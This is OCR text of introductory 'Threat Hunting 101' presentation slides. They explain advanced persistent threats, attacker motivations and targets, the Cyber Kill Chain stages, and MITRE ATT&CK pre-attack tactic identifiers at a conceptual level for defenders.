THREAT HUNTING 101

Abolfazl Kazemi

Mahsan

Your Support
In Digital World

mahsan.co
info@mahsan.co

Agenda

1 What are APTs?

2 APT Stages (MITRE ATT&CK)


3 APT Detection

4 Fun Starts Here!

APT?

An advanced persistent threat (APT) is a **sophisticated, long-term and multi-staged attack, usually orchestrated by nation-state groups, or well-organized criminal enterprises.**

APT Motivations and Targets



ACTIVITY/ACTOR

Nation-State Sponsored

M Espionage; Influence

T Government Agencies; Think Tanks; Corporations

Industrial Espionage

M Trade Secrets; Insider Information

T Corporations; Government Contractors

Hacktivist

M Reputation or Social

T Corporations; Governments; Industries; High-Profile Individuals

Targeted

M Financial or Other

T Corporations

Commodity Threat

M Financial


T All End-User

M = Motivation
T = Targeted

Source

APT Mapper?


Language & Brain TED



https://andreacristaldi.github.io/

Cyber Kill Chain

- Preparation
- Intrusion
- Active Breach



RECONNAISSANCE

Harvesting email addresses, conference information, etc.

WEAPONIZATION

Coupling exploit with backdoor into deliverable payload

DELIVERY

Delivering weaponized bundle to the victim via email, web, USB, etc.

EXPLOITATION

Exploiting a vulnerability to execute code on victim's system

INSTALLATION

Installing malware on the asset

COMMAND & CONTROL (C2)


Command channel for remote manipulation of victim

ACTIONS ON OBJECTIVES

With 'Hands on Keyboard' access, intruders accomplish their original goals

Source

APT: Preparation



COMODO

MITRE Kill Chain

TIMELINE

HOURS TO MONTHS

1 Reconnaissance

Collecting email addresses, profile lists, conference information, etc...

2 Weaponization

Combining exploit through backdoors into deliverable payload

Pre-Attack: TA0017 Organization Information Gathering

Pre-Attack: TA0012 Priority Definition Planning

Pre-Attack: TA0013 Priority Definition Direction

Pre-Attack: TA0019 People Weakness Identification

Pre-Attack: TA0015 Technical Information Gathering

Pre-Attack: TA0014 Target Selection

Pre-Attack: TA0020 Organization Weakness Identification

Pre-Attack: TA0016 People Information Gathering

Pre-Attack: TA0018 Technical Weakness Identification

Attack: TA007 Discovery (24 Techniques)

Pre-Attack: TA0025 Stage Capabilities

Pre-Attack: TA0022 Establish & Maintain Infrastructure

Pre-Attack: TA0024 Test Capabilities


Pre-Attack: TA0021 Adversary OPSEC

Pre-Attack: TA0023 Build Capabilities

PREPERATION

